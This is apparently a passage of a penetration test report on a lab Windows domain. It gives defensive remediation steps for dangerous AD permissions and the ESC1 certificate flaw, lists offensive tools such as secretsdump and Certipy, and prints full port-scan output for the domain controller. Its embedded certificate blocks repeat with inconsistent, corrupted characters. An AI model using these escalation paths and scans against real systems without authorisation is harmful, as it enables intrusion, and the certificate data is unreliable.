Recommendation is to use long string complex passwords on all accounts to prevent ease of brute force password attacks. All accounts ideally require complex passwords mixed with upper and lower case, special character and numbers. Using services to test password strength can determine how long it will take for a password to be cracked.

<https://service.vic.gov.au/find-services/personal/password-strength-tester>

Finding 03 - Extreme Account Permissions

● Critical

To remediate high permissions like **ForceChangePassword** or **GenericAll** assigned to regular user accounts, you must revoke these excessive Active Directory (AD) Access Control Entries

(ACEs) and enforce the principle of least privilege. Leaving these permissions intact allows an attacker who compromises a regular user to easily escalate privileges to Domain Admin.

Here is how to safely remediate these permissions:

1. Identify the Source of the Permissions

Before changing any permissions, determine *how* the regular user obtained them.

- Open **Active Directory Users and Computers (ADUC)** (ensure **Advanced Features** is enabled under the *View* menu).
- Right-click the target object (the user or group being managed), select **Properties**, and go to the **Security** tab.
- Click **Advanced** to view the Access Control List (ACL).
- Look for the regular user account (or a group they belong to) to see if the permission is **Inherited** or **Explicitly assigned**.

2. Revoke the Excessive ACEs

Once found, remove or modify the dangerous permissions:

- **If Explicit:** Select the regular user or group in the Advanced Security settings and click **Remove**.
- **If Inherited:** You must trace the inheritance back to the parent Organisational Unit (OU) or container and remove the permission from that parent level.

3. Replace with Secure Delegations

If the regular user actually *needs* to reset passwords or manage objects as part of their job (e.g., a help-desk technician), replace the dangerous broad permissions with scoped delegations:

- **Fixing ForceChangePassword:** Do not grant `GenericAll` or explicit object modifications. Instead, right-click the target OU, select **Delegate Control**, and use the wizard to grant only the **Reset user passwords and force password change at next logon** task.
- **Fixing GenericAll:** `GenericAll` gives full control over the object, including changing its security permissions. Replace this by granting only the specific read/write attributes required for the user's role (e.g., Read/Write Phone Number).

4. Clean Up AdminSDHolder (If Applicable)

If the regular user has these permissions over protected accounts (like Domain Admins), the `AdminSDHolder` object may be enforcing them.

- Open the `AdminSDHolder` container in AD via the **ADSI Edit** tool or ADUC (under `System > AdminSDHolder`).
- Check its Security properties and remove any regular user accounts or non-admin groups from its ACL.

5. Audit Domain Group Memberships

Regular users often inherit `GenericAll` because they were accidentally added to highly privileged or nested groups.

- Review the **Members** tab of default high-privilege groups (e.g., Account Operators, Server Operators, Print Operators).
- Remove any standard user accounts from these groups, as members inherently gain massive delegation rights over large portions of the directory.

Finding 04 - Certificate Services Vulnerability ESC1

Critical

The ESC1 flaw occurs when a published certificate template grants **Enrollment rights** to low-privileged users, contains an Extended Key Usage (EKU) for **Client Authentication**, and crucially enables the `CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT` flag ("Supply in Request"). This lets an attacker supply an arbitrary Subject Alternative Name (SAN) to impersonate any user, such as a Domain Administrator.

Disable "Supply in Request" (Recommended)

If the certificate template does not explicitly require the requester to define a custom SAN, the absolute best fix is to force AD to build the identity from Active Directory data instead.

1. Open the **Certificate Templates Console** (`certtmpl.msc`).
2. Right-click the vulnerable template and select **Properties**.
3. Go to the **Subject Name** tab.
4. Select **Build from this Active Directory information** instead of *Supply in the request*.
5. Tighter Enrollment Access Control.

If the template must allow the user to supply the subject (e.g., for specific web servers or VPN appliances), restrict *who* can ask for it.

1. In the template **Properties**, navigate to the **Security** tab.
2. Locate broad groups like `Authenticated Users`, `Domain Users`, or `Everyone`.
3. **Remove** their **Enroll** and **Autoenroll** permissions.

4. Explicitly add only the specific, highly trusted service accounts or administrative groups that strictly require this template.

Enforce CA Manager Approval

Adding a human gatekeeper breaks the automated exploitation path. Even if an attacker requests a malicious certificate, it will remain in a "Pending" state until an administrator reviews it.

1. In the template **Properties**, go to the **Issuance Requirements** tab.
2. Check the box for **CA certificate manager approval**.

Separate Client Authentication EKUs.

An ESC1 attack requires the issued certificate to be valid for logging into the domain. If a template is meant only for server encryption (SSL/TLS), it should not be allowed to handle user authentications.

1. In the template **Properties**, go to the **Extensions** tab.
2. Select **Application Policies** and click **Edit**.
3. Remove **Client Authentication**, **Smart Card Logon**, **PKINIT Client Authentication**, or **Any Purpose** EKUs if they are not operationally mandatory.

Unpublish Unused Templates.

Often, vulnerable templates are left behind from old testing phases or legacy applications. If a template is obsolete, unpublish it from the Certificate Authority (CA) to completely close the vector.

1. Open the **Certification Authority** console (`certsrv.msc`).
2. Navigate to [Your CA Name] > **Certificate Templates**.
3. Right-click the vulnerable template and select **Delete** (this only unpublishes it from active issuance; it does not delete it from AD entirely).

Appendix

Tools Used

Rustscan

Certipy-ad

Secretsdump.py

NXC

Bloodhound

Impacket-smbclient

Scans and Output

```
rustscan -a 10.1.73.240 -- -A
```

[illegible]

The Modern Day Port Scanner.

```
: http://discord.skerritt.blog :
: https://github.com/RustScan/RustScan :
```

Open ports, closed hearts.

```
[~] The config file is expected to be at "/home/michael/.rustscan.toml"
```

```
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
```

```
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.
```

Open [10.1.73.240:53](#)

Open 10.1.73.240:88

Open 10.1.73.240:139

Open 10.1.73.240:135

Open 10.1.73.240:389

Open 10.1.73.240:445

Open 10.1.73.240:464

Open 10.1.73.240:593

Open 10.1.73.240:636

Open 10.1.73.240:3268

Open 10.1.73.240:3269

Open 10.1.73.240:3389

Open 10.1.73.240:5985

Open 10.1.73.240:9389

```
Open 10.1.73.240:49664
Open 10.1.73.240:49667
Open 10.1.73.240:49681
Open 10.1.73.240:49685
Open 10.1.73.240:49718
Open 10.1.73.240:49735
[~] Starting Script(s)
[>] Running script "nmap -vvv -p {{port}} -{{ipversion}} {{ip}} -A" on ip
10.1.73.240
Depending on the complexity of the script, results may take some time to
appear.
[~] Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-23 18:41 +1000
NSE: Loaded 158 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 18:41
Completed NSE at 18:41, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 18:41
Completed NSE at 18:41, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 18:41
Completed NSE at 18:41, 0.00s elapsed
Initiating Ping Scan at 18:41
Scanning 10.1.73.240 [4 ports]
Completed Ping Scan at 18:41, 0.32s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 18:41
Completed Parallel DNS resolution of 1 host. at 18:41, 0.50s elapsed
DNS resolution of 1 IPs took 0.50s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0,
SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 18:41
Scanning 10.1.73.240 [20 ports]
Discovered open port 53/tcp on 10.1.73.240
Discovered open port 3389/tcp on 10.1.73.240
Discovered open port 139/tcp on 10.1.73.240
Discovered open port 445/tcp on 10.1.73.240
Discovered open port 49685/tcp on 10.1.73.240
Discovered open port 593/tcp on 10.1.73.240
Discovered open port 135/tcp on 10.1.73.240
Discovered open port 3268/tcp on 10.1.73.240
Discovered open port 49735/tcp on 10.1.73.240
Discovered open port 88/tcp on 10.1.73.240
Discovered open port 9389/tcp on 10.1.73.240
Discovered open port 464/tcp on 10.1.73.240
Discovered open port 3269/tcp on 10.1.73.240
Discovered open port 389/tcp on 10.1.73.240
```

Discovered open port 49664/tcp on 10.1.73.240
Discovered open port 5985/tcp on 10.1.73.240
Discovered open port 636/tcp on 10.1.73.240
Discovered open port 49681/tcp on 10.1.73.240
Discovered open port 49667/tcp on 10.1.73.240
Discovered open port 49718/tcp on 10.1.73.240
Completed SYN Stealth Scan at 18:42, 0.62s elapsed (20 total ports)
Initiating Service scan at 18:42
Scanning 20 services on 10.1.73.240
Completed Service scan at 18:42, 58.92s elapsed (20 services on 1 host)
Initiating OS detection (try #1) against 10.1.73.240
Retrying OS detection (try #2) against 10.1.73.240
Initiating Traceroute at 18:43
Completed Traceroute at 18:43, 3.02s elapsed
Initiating Parallel DNS resolution of 2 hosts. at 18:43
Completed Parallel DNS resolution of 2 hosts. at 18:43, 0.50s elapsed
DNS resolution of 2 IPs took 0.50s. Mode: Async [#: 2, OK: 0, NX: 2, DR: 0, SF: 0, TR: 2, CN: 0]
NSE: Script scanning 10.1.73.240.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 18:43
NSE Timing: About 99.96% done; ETC: 18:43 (0:00:00 remaining)
Completed NSE at 18:43, 40.07s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 18:43
Completed NSE at 18:43, 5.20s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 18:43
Completed NSE at 18:43, 0.00s elapsed
Nmap scan report for 10.1.73.240
Host is up, received echo-reply ttl 126 (0.26s latency).
Scanned at 2026-05-23 18:41:59 AEST for 115s

PORT	STATE	SERVICE	REASON	VERSION
53/tcp	open	domain	syn-ack ttl 126	Simple DNS Plus
88/tcp	open	kerberos-sec	syn-ack ttl 126	Microsoft Windows Kerberos

(server time: 2026-05-23 08:43:23Z)

135/tcp	open	msrpc	syn-ack ttl 126	Microsoft Windows RPC
139/tcp	open	netbios-ssn	syn-ack ttl 126	Microsoft Windows netbios-ssn
389/tcp	open	ldap	syn-ack ttl 126	Microsoft Windows Active

Directory LDAP (Domain: WELCOME.local, Site: Default-First-Site-Name)
|_ssl-date: 2026-05-23T08:45:05+00:00; +1m16s from scanner time.
|_ssl-cert: Subject: commonName=DC01.WELCOME.local
|_ Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>,
DNS:DC01.WELCOME.local
|_ Issuer: commonName=WELCOME-CA/domainComponent=WELCOME

| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-09-13T16:39:47
| Not valid after: 2026-09-13T16:39:47
| MD5: 2ded dae3 3ecd 1cc4 58a7 dd02 4f41 2b6d
| SHA-1: aa01 7b70 2f48 f3c8 4aa0 5357 aeb8 93e9 8cbd 53bc
| SHA-256: 8735 4b7e c676 c67a 0ae7 73f7 d733 6d84 5e0b 2a4a 8723 8943 992a d0c3 b0bb f708

| -----BEGIN CERTIFICATE-----
| MIIF2jCCBMKgAwIBAgITGgAAAAIRVFIkuDGu6gAAAAAAjANBgkqhkiG9w0BAQsF
| ADBFMRUwEwYKCCImiZPyLGQBGRYFbG9jYWwxFzAVBgoJkiaJk/IsZAEZFgdXRUXD
| T01FMRMwEQYDVQDEWpXRUXDT01FLUNBMB4XDTI1MDkxMzE2Mzk0N1oXDTI1MDkx
| MzE2Mzk0N1owHTEbMBkGA1UEAxMSREMwMS5XRUXDT01FLmxvY2FsMIIBIjANBgkq
| hkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAnFISucLgSW7tyBxC0s16A06xnrVEzPYg
| CpMCjoV0os/RyjsG9pZoRtvd2tdGLWSU9F2W1MwHdnnJQARYWsV82y5IxcP2tJc
| ApnjCjDmxqefhdyuwUsIHF0U4jxDPEKx/vjgtVbiRws/HFlcvKiyTPNw0amPak/
| ryUpnrvr4ztu/SsuQpHFat2BqcAaKGLaJuaMmRDlF0xWbGfCv0jXxGqfMmd8vJXD
| r3puFr7ii44xiearPtqWvmLymriMQ5KbIYofIz0EmiDDYStMnnymBgHDDsDtpiky
| 06GBiwU8I8Ud/DHXsATlkVVPHYECBaZUP1rYcIZxXyu8DU93wd6rQIDAQABo4IC
| 6TCCAUuWlWYJKwYBBAGCNxQCBCIEIABEAG8AbQBhAGkAbgBDAG8AbgB0AHIAbwBs
| AGwAZQBwYmB0GA1UdJQQWMBQGCSGAQUFBwMCBggrBgEFBQcDATA0BgNVHQ8BAf8E
| BAMCBaAweAYJKoZIhvcNAQkPBGswaTA0BggqhkiG9w0DAgICAIAwDgYIKoZIhvcN
| AwQCAgCAMAsGCWCGSAFlAwQBKjALBglghkgBZQMEAS0wCwYJYIZIAWUDBAECMASG
| CWCGSAFlAwQBBTAHBgUrDgMCBzAKBgqhkiG9w0DBzAdBgNVHQ4EFgQU9C/GMH3F
| fBVuN+juj9mPCCk8QZcwHwYDVR0jBBgwFoAUevxCqEh3+zNtgYgq0s6b/JIirIr8w
| gccGA1UdHwSBvzCBvDCBuaCBtqCBs4aBsGxkYXA6Ly8vQ049V0VMQ09NRS1DQSxD
| Tj1lEQzAxLENOPUNEUCxDtj1QdWJsawMlMjBLZXklMjBTZXJ2aWNlcyxDTj1TZXJ2
| aWNlcyxDTj1Db25maWd1cmF0aw9uLERDPVdFTENPTUUsREM9bG9jYWw/Y2VydGlm
| aWNhdGVsZXZvY2F0aw9uTGlzdD9iYXNlP29iamVjdENsYXNzPWNSTERpc3RyaWJ1
| dGlvlbBvaW50MIG+BggrBgEFBQcBAQSBsTCBrjCBqwYIKwYBBQUHMAKGgZ5sZGFw
| 0i8vL0NOPVdFTENPTUUtQ0EsQ049QUlBLENOPVB1YmxpYyUyMEtleSUyMFNlcjZp
| Y2VzLENOPVNlcjZpY2VzLENOPUNvbmZpZ3VyYXRpb24sREM9V0VMQ09NRSxEQz1s
| b2NhbD9jQUJlcjZpY2VzLENOPUNvbmZpZ3VyYXRpb24sREM9V0VMQ09NRSxEQz1s
| bkF1dGhvcml0eTA+BgNVHREEnzA1oB8GCSsGAQQBgjcZAaASBBAYbkv9h/o9Trfl
| IQs4hrJUghJEQzAxLldFTENPTUUbG9jYWwDQYJKoZIhvcNAQELBQADggEBAF6f
| yq73dipbnRw4I9Yt8eukkZ0wsbb+Ge6KD0h8lIGSVjtKgRhC5V6X60F1kGGF44Ib
| ojL9D5ynzGxHtuPc6IdJAQGYt8+M0bYm6Kftbgr5ohukP6WXZtWmUCJkVuPacB2a
| 4Vcq0j++BmHDRBY8LjK0HI661A76bqW0wKl5AAqwdVqLLS2flTtUv406+vBpJ9Bp
| IZgHxKNtwT8+4SVYN9Rre0qrsnFkGW0I9xSLXhSVWtVPUS10DcZ7hVBsul5qjsN
| rIAMj06j9Gqe0wXewRpgzvK71vRhL9Nuu5NvaJ1l4a2NiDXe9GmC1KQcXp7BsS9v
| rfaMH2yDsbThqKTJL+=

|_-----END CERTIFICATE-----

445/tcp open microsoft-ds? syn-ack ttl 126
464/tcp open kpasswd5? syn-ack ttl 126
593/tcp open ncacn_http syn-ack ttl 126 Microsoft Windows RPC over

HTTP 1.0

636/tcp open ssl/ldap syn-ack ttl 126 Microsoft Windows Active Directory LDAP (Domain: WELCOME.local, Site: Default-First-Site-Name)

| ssl-cert: Subject: commonName=DC01.WELCOME.local

| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.WELCOME.local

| Issuer: commonName=WELCOME-CA/domainComponent=WELCOME

| Public Key type: rsa

| Public Key bits: 2048

| Signature Algorithm: sha256WithRSAEncryption

| Not valid before: 2025-09-13T16:39:47

| Not valid after: 2026-09-13T16:39:47

| MD5: 2ded dae3 3ecd 1cc4 58a7 dd02 4f41 2b6d

| SHA-1: aa01 7b70 2f48 f3c8 4aa0 5357 aeb8 93e9 8cbd 53bc

| SHA-256: 8735 4b7e c676 c67a 0ae7 73f7 d733 6d84 5e0b 2a4a 8723 8943 992a d0c3 b0bb f708

| -----BEGIN CERTIFICATE-----

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| ADBFMRUwEwYKCCZImiZPyLQBGRYFbG9jYWwxFzAVBgoJkiaJk/IsZAEZFgdXRUD

| T01FMRMwEQYDVQQDEwpxRUxDT01FLUNBMB4XDTI1MDkxMzE2Mzk0N1oXDTI1MDkx

| MzE2Mzk0N1owHTEbMBkGA1UEAxMSREMwMS5XRUXDT01FLmxvY2FsMIIBIjANBgkq

| hkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAnFISuclgsW7tyBxC0s16A06xnrVEzPYg

| CpMCjoV0os/RyjSg9pZoRtvd2tdGLWSU9F2W1MwHdnnJQARYWsV82y5IxcgP2tJc

| ApnjCjDmxqefhdyuwUsIHF0U4jxDPEKx/vjgtVbiRrws/HFlcvKiyTPNw0amPak/

| ryUpnrvr4ztu/SsuQpHFat2BqcAaKGlaJuaMmRDlF0xWbGfCv0jXxGqfMmd8vJXD

| r3puFr7ii44xiearPtqWvmLymriMQ5KbIYofIz0EmiDDYSTMnynmBgHDDsDtpiky

| 06GBiWU8I8Ud/DHXsATlkVVPHYECBaZUP1rYcIZxXyu8DUp93wd6rQIDAQABo4IC

| 6TCCAuUwLwYJKwYBBAGCNxQCBCIEIABEAG8AbQBhAGkAbgBDAG8AbgB0AHIAbwBs

| AGwAZQBwYmB0GA1UdJQQWMBQGCGCSGAQUFBwMCBggrBgEFBQcDATA0BgNVHQ8BAf8E

| BAMCBaAweAYJKoZIhvcNAQkPBGswaTA0BggqhkiG9w0DAgICAIAwDgYIKoZIhvcN

| AwQCAgCAMAsGCWCGSAFlAwQBKjALBglgHkgBZQMEAS0wCwYJYIZIAWUDBAECMASG

| CWCGSAFlAwQBBTAHBgUrDgMCBzAKBggqhkiG9w0DBzAdBgNVHQ4EFgQU9C/GMH3F

| fBVuN+juj9mPCCk8QZcwHwYDVR0jBBgwFoAUevxCqEh3+zNtgYgq0s6b/JIirIr8w

| gccGA1UdHwSBvzCBvDCBuaCBtqCBs4aBsGxkYXA6Ly8vQ049V0VMQ09NRS1DQSxD

| Tj1EQzAxLENOPUNEUCxDTj1QdWJsawWlMjBLZXklMjBTZXJ2aWNlcYxDTj1TZXJ2

| aWNlcYxDTj1Db25maWdlcmF0aW9uLERDPVdFTENPTUUsREM9bG9jYWw/Y2VydGlm

| aWNhdGVsZXZvY2F0aW9uTGlzdD9iYXNlP29iamVjdENsYXNzPWNSTERpc3RyaWJ1

| dGlvlbBvaW50MIG+BgggrBgEFBQcBAQSBsTCBrjCBqwYIKwYBBQUHMAKGgZ5sZGFw

| Oi8vL0NOPVdFTENPTUUtQ0EsQ049QUlBLENOPVB1YmxpYyUyMEtleSUyMFNlcYxDTj1

| Y2VzLENOPVNlcYxDTj1Y2VzLENOPUNvbmZpZ3VyYXRpb24sREM9V0VMQ09NRSxQZz1s

| b2NhbD9jQUJlcYxDTj1YXRlP2Jhc2U/b2JqZWNOQ2xhc3M9Y2VydGlmawWNhdGlv

| bkF1dGhvcml0eTA+BgNVHREEnZA1oB8GCSsGAQQBgjcZAaASBBAYbkv9h/o9TrfL

| IQs4hrJUghJEQzAxLldFTENPTUUbG9jYWwWdQYJKoZIhvcNAQELBQADggEBAF6f

| yq73dipbnRw4I9Yt8eukkZ0WsbB+Ge6KD0h8LIGSVjtKgRhC5V6X60F1kGGF44Ib

| ojL9D5ynzGxHtuPc6IdJAQGYt8+M0bYm6kFtbgr5ohukP6WXZtWmUCJkVuPacB2a

| 4Vcq0j++BmHDRBY8LjK0HI661A76bqW0wKl5AAqwdVqLLS2fLTtUv406+vBpJ9Bp

```
| IZgHxKNtwT8+4SVYN9Rre0qrsnFkGwW0I9xSLXhSVWtVPUS10DcZ7hVBsul5qjsN
| rIAmj06j9Gqe0wXewRpgzvK71vRhL9Nuu5NvaJ1l4a2NiDXe9GmC1KQcXp7BsS9v
| rfaMH2yDsbThqKTJL+c=
|_-----END CERTIFICATE-----
|_ssl-date: 2026-05-23T08:45:05+00:00; +1m16s from scanner time.
3268/tcp open ldap syn-ack ttl 126 Microsoft Windows Active
Directory LDAP (Domain: WELCOME.local, Site: Default-First-Site-Name)
|_ssl-date: 2026-05-23T08:45:05+00:00; +1m16s from scanner time.
| ssl-cert: Subject: commonName=DC01.WELCOME.local
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>,
DNS:DC01.WELCOME.local
| Issuer: commonName=WELCOME-CA/domainComponent=WELCOME
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-09-13T16:39:47
| Not valid after: 2026-09-13T16:39:47
| MD5: 2ded dae3 3ecd 1cc4 58a7 dd02 4f41 2b6d
| SHA-1: aa01 7b70 2f48 f3c8 4aa0 5357 aeb8 93e9 8cbd 53bc
| SHA-256: 8735 4b7e c676 c67a 0ae7 73f7 d733 6d84 5e0b 2a4a 8723 8943 992a
d0c3 b0bb f708
| -----BEGIN CERTIFICATE-----
| MIIF2jCCBMKgAwIBAgITGgAAAAIRVFIkuDGu6gAAAAAAjANBgkqhkiG9w0BAQsF
| ADBFMRUwEwYKCCZImiZPyLGQBGRYFbG9jYWwxFzAVBgoJkiaJk/IsZAEZFgdXRUXD
| T01FMRMwEQYDVQQDEwpxRUxDT01FLUNBMB4XDTI1MDkxMzE2Mzk0N1oXDTI1MDkx
| MzE2Mzk0N1owHTEbMBkGA1UEAxMSREMwMS5XRUXDT01FLmxvY2FsMIIBIjANBgkq
| hkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAnFISuclgsW7tyBxC0s16A06xnrVEzPYg
| CpMCjoV0os/RyjsG9pZoRtvd2tdGLWSU9F2W1MwHdnnJQARYWsV82y5IxgcP2tJc
| ApnjCjDmxqefhdyuwUsIHF0U4jxDPEKx/vjgtVbiRrws/HFlcvKiyTPNw0amPak/
| ryUpnrvr4ztu/SsuQpHFat2BqcAaKGlaJuaMmRDLFOxWbGfCv0jXxGqfMmd8vJXD
| r3puFr7ii44xiearPtqWvmLymriMQ5KbIYofIz0EmiDDYStMnnymBgHDDsDtpiky
| 06GBiWU8I8Ud/DHXsATlkVVPHYECBaZUP1rYcIZxXyu8DU93wd6rQIDAQABo4IC
| 6TCCAuUwLwYJKwYBBAGCNxQCBCIeIABEAG8AbQBhAGkAbgBDAG8AbgB0AHIAbwBs
| AGwAZQByMB0GA1UdJQQWMBQGCSGAQUFBwMCBggrBgEFBQcDATA0BgNVHQ8BAf8E
| BAMCBaAweAYJKoZIhvcNAQkPBGswATA0BggqhkiG9w0DAgICAIAwDgYIKoZIhvcN
| AwQCAgCAMAsGCWCGSAFlAwQBKjALBgIghkgBZQMEAS0wCwYJYIZIAWUDBAECMAsg
| CWCGSAFlAwQBBTAHBgUrDgMCBzAKBgqhkiG9w0DBzAdBgNVHQ4EFgQU9C/GMH3F
| fBVuN+juj9mPCCK8QZcwHwYDVR0jBBgwFoAUevxCqEh3+zNtgYgq0s6b/JIirIr8w
| gccGA1UdHwSBvzCBvDCBuaCBtqCBs4aBsGxkYXA6Ly8vQ049V0VMQ09NRS1DQsXd
| Tj1EQzAxLEN0PUNEUCxDTj1QdWJsawWlMjBLZXklMjBTZXJ2aWNlcyxDTj1TZXJ2
| aWNlcyxDTj1Db25maWdlcmF0aW9uLERDPVdFTENPTUUsREM9bG9jYWw/Y2VydGlm
| aWNhdGVsZXZvY2F0aW9uTGZldD9iYXNlP29iamVjdENsYXNzPWNSTERpc3RyaWJl
| dGlvlbBvaW50MIG+BgggrBgEFBQcBAQSBsTCBrjCBqwYIKwYBBQUHMAKGgZ5sZGFw
| 0i8vL0NOPVdFTENPTUUtQ0EsQ049QUlBLENOPVB1YmXpYyUyMEtleSUyMFNlcjZp
| Y2VzLEN0PVNlcjZpY2VzLEN0PUNvbmZpZ3VyYXRpb24sREM9V0VMQ09NRSxEQz1s
| b2NhbD9jQUJlcjZpY2VzYXRpb24sREM9V0VMQ09NRSxEQz1s
```

```
| bkF1dGhvcml0eTA+BgNVHREENzA1oB8GCSsGAQQBgjcZAaASBBAYbkv9h/o9TrfL
| IQs4hrJUghJEQzAxLldFTENPTUUbG9jYWwwDQYJKoZIhvcNAQELBQADggEBAF6f
| yq73dipbnRw4I9Yt8eukkZ0WsbB+Ge6KD0h8lIGSVjtKgRhC5V6X60F1kGGF44Ib
| oJL9D5ynzGxHtuPc6IdJAQGYt8+M0bYm6kFtbgr5ohukP6WXZtWmUCJkVuPAcb2a
| 4Vcq0j++BmHDBRY8LjK0HI661A76bqW0wKl5AAqwdVqLLS2fLTtUv406+vBpJ9Bp
| IZgHxKNtwT8+4SVYN9Rre0qrsnFkGWW0I9xSLXhSVWtVPUS10DcZ7hVBsul5qjsN
| rIAmj06j9Gqe0wXewRpgzvK71vRhL9Nuu5NvaJ1l4a2NiDXe9GmC1KQcXp7BsS9v
| rfaMH2yDsbThqKTJL+c=
|_-----END CERTIFICATE-----
3269/tcp  open  ssl/ldap      syn-ack ttl 126 Microsoft Windows Active
Directory LDAP (Domain: WELCOME.local, Site: Default-First-Site-Name)
|_ssl-date: 2026-05-23T08:45:05+00:00; +1m16s from scanner time.
| ssl-cert: Subject: commonName=DC01.WELCOME.local
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>,
DNS:DC01.WELCOME.local
| Issuer: commonName=WELCOME-CA/domainComponent=WELCOME
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-09-13T16:39:47
| Not valid after: 2026-09-13T16:39:47
| MD5:      2ded dae3 3ecd 1cc4 58a7 dd02 4f41 2b6d
| SHA-1:    aa01 7b70 2f48 f3c8 4aa0 5357 aeb8 93e9 8cbd 53bc
| SHA-256:  8735 4b7e c676 c67a 0ae7 73f7 d733 6d84 5e0b 2a4a 8723 8943 992a
d0c3 b0bb f708
| -----BEGIN CERTIFICATE-----
| MIIF2jCCBMKgAwIBAgITGgAAAAIRVFIkuDGu6gAAAAAAjANBgkqhkiG9w0BAQsF
| ADBFMRUwEwYKCCZImiZPyLGQBGRYFbG9jYWwwFzAVBgoJkiaJk/IsZAEZFgdXRUXD
| T01FMRMwEQYDVQQDEwpxRUxDT01FLUNBMB4XDTI1MDkxMzE2Mzk0N1oXDTI1MDkx
| MzE2Mzk0N1owHTEbMBkGA1UEAxMSREmWMS5XRUXDT01FLmxvY2FsMIIBIjANBgkq
| hkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAnFISucLgSW7tyBxC0s16A06xnrVEzPYg
| CpMCjoV0os/RyjsG9pZoRtvd2tdGLWSU9F2W1MwHdnnJQARYWsV82y5IxcgP2tJc
| ApnjCjDmxqefhdyuwUsIHF0U4jxDPEKx/vjgtVbiRrws/HfLcvKiyTPNw0amPak/
| ryUpnrvr4ztu/SsuQpHFat2BqcAaKGLaJuaMmRDlF0xWbGfCv0jXxGqfMmd8vJXD
| r3puFr7ii44xiearPtqWvmLymriMQ5KbIYofIz0EmiDDYStMnnyMBgHDDsDtpiky
| 06GBiwU8I8Ud/DHXsATlkVVPHYECBaZUP1rYcIZxXyu8DU93wd6rQIDAQABo4IC
| 6TCCAuuWlwYJKwYBBAGCNxQCBCIEIABEAG8AbQBhAGkAbgBDAG8AbgB0AHIAbwBs
| AGwAZQBwYmB0GA1UdJQQWMBQGCSGAQUFBwMCBggrBgEFBQcDATA0BgNVHQ8BAf8E
| BAMCBaAweAYJKoZIhvcNAQkPBGswaTA0BggqhkiG9w0DAgICAIAwDgYIKoZIhvcN
| AwQCAgCAMAsGCWCGSAFlAwQBKjALBgLghkgBZQMEAS0wCwYJYIZIAWUDBAECMASG
| CWCGSAFlAwQBBTAHBgUrDgMCBzAKBgqhkiG9w0DBzAdBgNVHQ4EFgQU9C/GMH3F
| fBVuN+juj9mPCCk8QZcwHwYDVR0jBBgwFoAUevxCqEh3+zNtgYgq0s6b/JIirIr8w
| gccGA1UdHwSBvzCBvDCBuaCBtqCBs4aBsGxkYXA6Ly8vQ049V0VMQ09NRS1DQSxD
| Tj1lEQzAxLENOPUNEUCxDtj1QdWJsawMlMjBLZXklMjBTZXJ2aWNlcyxDTj1TZXJ2
| aWNlcyxDTj1Db25maWdlcmF0aW9uLERDPVdFTENPTUUsREM9bG9jYWw/Y2VydGlm
| aWNhdGVsZXZvY2F0aW9uTGlzdD9iYXNlP29iamVjdENsYXNzPWNSTERpc3RyaWJ1
```

```
| dGlvlBvaW50MIG+BggrBgEFBQcBAQSBsTCBrjCBqwYIKwYBBQUHMAKGgZ5sZGFw
| Oi8vL0NOPVdFTENPTUUtQ0EsQ049QUlBLENOPVB1YmXpYyUyMEtleSUyMFNlcnZp
| Y2VzLENOPVNlcnZpY2VzLENOPUNvbmZpZ3VyYXRpb24sREM9V0VMQ09NRSxEQz1s
| b2NhbD9jQUlcnRpZmljYXRlP2Jhc2U/b2JqZWNOQ2xhc3M9Y2VydGlmaWNhdGlv
| bkF1dGhvcml0eTA+BgNVHREENZAl0B8GCSsGAQQBgjcZAaASBBAYbkv9h/o9TrfL
| IQs4hrJUghJEQzAxLldFTENPTUUbG9jYWwwDQYJKoZIhvcNAQELBQADggEBAF6f
| yq73dipbnRw4I9Yt8eukkZ0WsbB+Ge6KD0h8lIGSVjtKgRhC5V6X60F1kGGF44Ib
| ojL9D5ynzGxHtuPc6IdJAQGYt8+M0bYm6kFtbgr5ohukP6WXZtWmUCJkVuPAcb2a
| 4Vcq0j++BmHDRBY8LjK0HI661A76bqW0wKl5AAqwdVqLLS2fLTtUv406+vBpJ9Bp
| IZgHxKNtwT8+4SVYN9Rre0qrsnFkGW0I9xSLXhSVWtVPUS10DcZ7hVBsul5qjsN
| rIAMj06j9Gqe0wXewRpgzvK71vRhL9Nuu5NvaJ1l4a2NiDXe9GmC1KQcXp7BsS9v
| rfaMH2yDsbThqKTJL+c=
|_-----END CERTIFICATE-----
```

3389/tcp open ms-wbt-server syn-ack ttl 126 Microsoft Terminal Services

```
| rdp-ntlm-info:
```

```
| Target_Name: WELCOME
| NetBIOS_Domain_Name: WELCOME
| NetBIOS_Computer_Name: DC01
| DNS_Domain_Name: WELCOME.local
| DNS_Computer_Name: DC01.WELCOME.local
| DNS_Tree_Name: WELCOME.local
| Product_Version: 10.0.20348
|_ System_Time: 2026-05-23T08:44:26+00:00
|_ ssl-date: 2026-05-23T08:45:05+00:00; +1m16s from scanner time.
| ssl-cert: Subject: commonName=DC01.WELCOME.local
| Issuer: commonName=DC01.WELCOME.local
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
```

```
| Not valid before: 2026-05-22T08:39:30
```

```
